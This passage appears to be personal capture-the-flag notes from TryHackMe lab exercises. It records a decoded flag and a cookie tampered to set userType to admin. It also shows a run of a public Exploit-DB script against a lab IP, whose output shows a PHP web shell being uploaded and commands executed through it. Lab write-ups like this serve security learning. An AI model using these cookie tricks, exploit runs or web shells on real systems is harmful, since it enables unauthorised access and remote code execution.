...bd8b01305f3746e8b939cfa46d8c6e35q.X....encodedflagq.X....THM{good_old_base64_huh}q.u
.
```

admin



Welcome, teste

Your Profile

Messages 3 | Exchange History | Update Profile

Confirm your details below!


Username: teste

Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
userType	10.10.138.223	/	Session	Tue, 21 Jul 2020 17:...	admin	false	Unset

Data

userType: "admin"

Day 9




projectworlds

https://www.exploit-db.com/exploits/47887

python3 47887.py http://10.10.209.244

wc -c /etc/passwd



```
headcrusher@t0rmentor:~$ python3 47887.py http://10.10.209.244
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.209.244/bootstrap/img/ZI30QzQCQv.php
> Example command usage: http://10.10.209.244/bootstrap/img/ZI30QzQCQv.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ use wc -c /etc/passwd

RCE $ wc -c /etc/passwd
1611 /etc/passwd
```